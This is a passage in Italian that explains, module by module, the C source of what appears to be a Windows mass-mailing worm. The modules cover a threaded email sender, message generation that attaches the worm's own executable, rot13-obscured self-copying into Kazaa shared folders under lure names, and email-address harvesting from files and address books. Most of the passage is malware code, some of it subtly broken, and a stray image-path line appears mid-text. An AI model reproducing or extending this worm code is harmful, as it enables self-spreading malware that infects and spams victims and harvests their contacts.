        queue_status = 0;
      }
    } else {
      queue_status = 0;
    }
    if ((queue_unprocessed == 0) || (mq_best == NULL)) {
      queue_status = 2;
      scan_freeze(0);
      if ((queue_total >= 3) && last_req_tick && ((GetTickCount() - last_req_tick) >= MMSHED_GENTIMEOUT)) {
        mm_gen();
        Sleep(128);
      } else {
        Sleep(1024);
      }
      continue;
    }

    if (mmshed_run_threads >= MMSHED_THREADS) {
      Sleep(256);
      continue;
    }

    mq_best->state = 1;
    hThread = CreateThread(0, 0, mmsender_th, (LPVOID)mq_best, 0, &tid);
    if (hThread == NULL || hThread == INVALID_HANDLE_VALUE) {
      mq_best->state = 2;
      Sleep(1024);
      continue;
    }
    CloseHandle(hThread);

    Sleep(256);
  }
}
```

Questa funzione gestisce lo schedulatore di invio massivo, controllando lo stato della coda di email, gestendo l'invio delle email in base alla priorità e creando nuovi thread per l'invio delle email.

Conclusione

Il codice `massmail.c` implementa un sistema complesso per l'invio massivo di email, con funzionalità di filtraggio, generazione di email, gestione della cache DNS e invio delle email utilizzando thread separati

Il codice `msg.c` è un generatore di messaggi di posta elettronica. Ecco una breve descrizione di cosa fa il codice:

Il codice genera un messaggio di posta elettronica con un corpo di testo casuale, un allegato e intestazioni di posta elettronica. Il corpo di testo e l'allegato sono generati casualmente utilizzando una serie di stringhe e caratteri. Le intestazioni di posta elettronica sono generate utilizzando un insieme di intestazioni standard, come "From:", "To:", "Subject:", ecc.

Analisi degli aspetti più importanti del codice:

Generazione del Corpo di Testo

```
static void write_msgtext(struct msgstate_t *state, unsigned char *p)
{
    ...
    if ((xrand16() % 100) < 20) {
        unsigned char c;
        w = 512 + xrand16() % 2048;
        for (i=0; i<w;) {
            c = xrand16() & 0xFF;
            if (c < 32) continue;
            if (c == '=' || c == '+' || c == 255 || c == 127 || c == 128 || c == '@')
                continue;
            p[i++] = c;
            if ((xrand16() % 70) == 0) {
                p[i++] = 13;
                p[i++] = 10;
            }
        }
        p[i] = 0;
        return;
    }
    ...
}
```

Questa funzione genera un corpo di testo casuale utilizzando una serie di caratteri casuali.

Generazione dell'Allegato

```
static int select_attach_file(struct msgstate_t *state)
{
    ...
    state->zip_used = 0;
    state->zip_nametrick = 0;
    if ((xrand16() % 100) < 64)
        state->zip_used = 1;
    ...
    if (state->zip_used == 0) {
        state->is_tempfile = 0;
        GetModuleFileName(NULL, state->attach_file, MAX_PATH);
    } else {
        state->is_tempfile = 1;
        buf[0] = 0;
        GetTempPath(MAX_PATH, buf);
        if (buf[0] == 0)
            return 1;
        state->attach_file[0] = 0;
        GetTempFileName(buf, "tmp", 0, state->attach_file);
        if (state->attach_file[0] == 0)
            return 1;
        GetModuleFileName(NULL, buf, MAX_PATH);
        ...
    }
    ...
}
```

Questa funzione genera un allegato casuale utilizzando un file esistente o creando un nuovo file temporaneo.

Generazione delle Intestazioni di Posta Elettronica

```
static void write_headers(struct msgstate_t *state)
{
    char *buf = state->buffer;
    ...
    wsprintf(state->mime_boundary, "----=_%s_%.3u_%.4u_%.8X.%.8X", "NextPart", 0, xrand16() % 15, xrand32(), xrand32());
    ...
    rot13(buf, "Sebz: ");                           /* From: */
    lstrcat(buf, state->from);
    rot13(buf+lstrlen(buf), "\r\nGb: ");            /* To: */
    lstrcat(buf, state->to);
    rot13(buf+lstrlen(buf), "\r\nFhowrpg: ");       /* Subject */
    lstrcat(buf, state->subject);
    ...
}
```

Questa funzione genera le intestazioni di posta elettronica utilizzando un insieme di intestazioni standard.

Funzione Principale

```
char *msg_generate(char *email)
{
    struct msgstate_t state;
    ...
    state.to = email;
    select_from(&state);
    select_exename(&state);
    select_subject(&state);
    ...
    state.buffer_size = 8096 + (4 * state.attach_size) / 3;
    state.buffer_size = (((state.buffer_size + 1023) / 1024)) * 1024;
    state.buffer = (char *)GlobalAlloc(GMEM_FIXED | GMEM_ZEROINIT, state.buffer_size);
    if (state.buffer == NULL) goto err;
    ...
    write_headers(&state);
    if (write_body(&state)) goto err;
    ...
    return state.buffer;
}
```

Questa funzione è la funzione principale del codice e genera un messaggio di posta elettronica completo utilizzando le funzioni descritte sopra.

Il codice msg.c è un generatore di messaggi di posta elettronica che utilizza una serie di funzioni per generare un corpo di testo casuale, un allegato e intestazioni di posta elettronica. La funzione principale del codice è msg_generate, che genera un messaggio di posta elettronica completo utilizzando le funzioni descritte sopra.

p2p.c

Il codice *p2p.c* è progettato per diffondere un file attraverso la rete peer-to-peer di Kazaa. Ecco una breve descrizione di cosa fa il codice:

Il codice legge la posizione della cartella di download di Kazaa dalle chiavi di registro, genera un nome di file casuale tra una lista predefinita e copia il file eseguibile corrente in quella posizione, facendolo apparire come un file condiviso nella rete Kazaa.

Analisi degli aspetti più importanti del codice:

Lista dei Nomi di File Kazaa

```
char *kazaa_names[] = {
  "jvanzc5",
  "vpd2004-svany",
  "npgvingvba_penpx",
  "fgevc-tvey-2.0o" /* missed comma in the original version */
  "qpbz_cngpurf",
  "ebbgxvgKC",
  "bssvpr_penpx",
  "ahxr2004"
};
```

Questa lista contiene i nomi di file che verranno utilizzati per il file condiviso in Kazaa.

Funzione di Diffusione Kazaa

```
static void kazaa_spread(char *file)
{
  int kazaa_names_cnt = sizeof(kazaa_names) / sizeof(kazaa_names);
  char kaza[256];
  DWORD kazalen=sizeof(kaza);
  HKEY hKey;
  char key_path, key_val;

  // Software\Kazaa\Transfer
  rot13(key_path, "Fbsgjner\\Xnmnn\\Genafsre");
  rot13(key_val, "QyQve0"); // "DlDir0"

  // Get the path to Kazaa from the registry
  ZeroMemory(kaza, kazalen);
  if (RegOpenKeyEx(HKEY_CURRENT_USER,key_path,0,KEY_QUERY_VALUE,&hKey)) return;

  if (RegQueryValueEx(hKey, key_val, 0, NULL, (PBYTE)kaza, &kazalen)) return;
  RegCloseKey(hKey);

  if (kaza == 0) return;
  if (kaza[lstrlen(kaza)-1] == '/') kaza[lstrlen(kaza)-1] = '\\';
  if (kaza[lstrlen(kaza)-1] != '\\') lstrcat(kaza, "\\");
  rot13(kaza+lstrlen(kaza), kazaa_names[xrand16() % kazaa_names_cnt]);
  lstrcat(kaza, ".");

  switch (xrand16() % 6) {
    case 0: case 1: lstrcat(kaza, "ex"); lstrcat(kaza, "e"); break;
    case 2: case 3: lstrcat(kaza, "sc"); lstrcat(kaza, "r"); break;
    case 4: lstrcat(kaza, "pi"); lstrcat(kaza, "f"); break;
    default: lstrcat(kaza, "ba"); lstrcat(kaza, "t"); break;
  }

  CopyFile(file,kaza,TRUE);
}
```

Questa funzione legge la posizione della cartella di download di Kazaa dalle chiavi di registro, genera un nome di file casuale e copia il file specificato in quella posizione.

Funzione Principale di Diffusione P2P

```
void p2p_spread(void)
{
  char selfpath[MAX_PATH];
  GetModuleFileName(NULL, selfpath, MAX_PATH);

  kazaa_spread(selfpath);
}
```

Questa funzione ottiene il percorso del file eseguibile corrente e lo passa alla funzione kazaa_spread per la diffusione.

Il codice p2p.c è progettato per diffondere un file eseguibile attraverso la rete peer-to-peer di Kazaa, utilizzando nomi di file casuali e leggendo le informazioni di configurazione da chiavi di registro.

scan.c

Il codice `scan.c` è un modulo di scansione di file e directory che cerca di estrarre indirizzi email da file di testo e database di contatti. Ecco una breve descrizione di cosa fa il codice:

Il codice esegue una scansione ricorsiva di directory e file, cercando file di testo e database di contatti che potrebbero contenere indirizzi email. Quando trova un file di testo, lo apre e cerca di estrarre gli indirizzi email utilizzando una serie di pattern e algoritmi di parsing. Quando trova un database di contatti, lo apre e cerca di estrarre gli indirizzi email utilizzando una serie di algoritmi di parsing specifici per il formato del database.

Analisi degli aspetti più importanti del codice:

Funzione di Scansione di File di Testo

```
int scan_textfile(const char *filename)
{
    HANDLE hFile;
    DWORD dwRead, dwTotalRead, dwTotalFound;
    char buf[65535];

    hFile = CreateFile(filename, GENERIC_READ, FILE_SHARE_READ|FILE_SHARE_WRITE,
        NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) return 1;

    dwTotalRead = 0;
    dwTotalFound = 0;
    for (;;) {
        dwRead = 0;
        ReadFile(hFile, buf, sizeof(buf)-2, &dwRead, NULL);
        if (dwRead == 0 || dwRead >= sizeof(buf)) break;
        dwTotalRead += dwRead;
        buf[dwRead] = 0;

        scantext_textcvt(buf, dwRead);
        dwTotalFound += scantext_extract_ats(buf, dwRead);

        if ((dwTotalFound == 0) && (dwTotalRead > (300*1024)))
            break;
    }
    CloseHandle(hFile);
    return 0;
}
```


Questa funzione apre un file di testo e cerca di estrarre gli indirizzi email utilizzando una serie di pattern e algoritmi di parsing.

Funzione di Scansione di Database di Contatti

```
static int scan_wab(const char *filename)
{
    HANDLE hFile, hMap;
    DWORD cnt, base1, maxsize, i;
    register DWORD b, j;
    unsigned char *ptr;
    char email[128];

    hFile = CreateFile(filename, GENERIC_READ, FILE_SHARE_READ|FILE_SHARE_WRITE,
        NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) return 1;
    maxsize = GetFileSize(hFile, NULL);

    hMap = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
    if (hMap == NULL || hMap == INVALID_HANDLE_VALUE) {
        CloseHandle(hFile);
        return 2;
    }

    ptr = (unsigned char *)MapViewOfFile(hMap, FILE_MAP_READ, 0, 0, 0);
    if (ptr == NULL) {
        CloseHandle(hMap);
        CloseHandle(hFile);
        return 3;
    }

    base1 = *((DWORD *)(ptr + 0x60));
    cnt = *((DWORD *)(ptr + 0x64));

    for (i=0; i<cnt; i++) {
        b = base1 + i * 68;
        memset(email, '\0', sizeof(email));
        for (j=0; (b < maxsize) && (j < 68); j++, b+=2) {
            email[j] = ptr[b];
            if (ptr[b] == 0) break;
        }
        if (j > 0)
            scan_out(email);
    }

    UnmapViewOfFile(ptr);
    CloseHandle(hMap);
    CloseHandle(hFile);
    return 0;
}
```

Questa funzione apre un database di contatti e cerca di estrarre gli indirizzi email utilizzando una serie di algoritmi di parsing specifici per il formato del database.

Funzione di Scansione di Directory



```
static int scan_dir1(const char *path, int max_level)
{
    WIN32_FIND_DATA fd;
    HANDLE hFind;
    char buf[MAX_PATH+20];

    if ((max_level <= 0) || (path == NULL)) return 1;
    if (path[0] == 0) return 1;

    while (scan_freezed) Sleep(2048);

    lstrcpy(buf, path);
    if (buf[lstrlen(buf)-1] != '\\') lstrcat(buf, "\\");
    lstrcat(buf, "*.*");

    memset(&fd, 0, sizeof(fd));
    for (hFind=NULL;;) {
        if (hFind == NULL) {
            hFind = FindFirstFile(buf, &fd);
            if (hFind == INVALID_HANDLE_VALUE) hFind = NULL;
            if (hFind == NULL) break;
        } else {
            if (FindNextFile(hFind, &fd) == 0) break;
        }

        if (fd.cFileName[0] == '.') {
            if (fd.cFileName[1] == 0) continue;
            if (fd.cFileName[1] == '.')
                if (fd.cFileName[2] == 0) continue;
        }

        lstrcpy(buf, path);
        if (buf[lstrlen(buf)-1] != '\\') lstrcat(buf, "\\");
        lstrcat(buf, fd.cFileName);

        if ((fd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == FILE_ATTRIBUTE_DIRECTORY) {
            Sleep(75);
            scan_dir1(buf, max_level-1);
        } else {
            scan_dir_file(buf, &fd);
        }
    }
    if (hFind != NULL) FindClose(hFind);
    return 0;
}
```

Questa funzione esegue una scansione ricorsiva di directory e file, cercando file di testo e database di contatti che potrebbero contenere indirizzi email.

Il codice scan.c è un modulo di scansione di file e directory che cerca di estrarre indirizzi email da file di testo e database di contatti. Il codice utilizza una serie di pattern e algoritmi di parsing per estrarre gli indirizzi email e può essere utilizzato per scopi di spamming o phishing.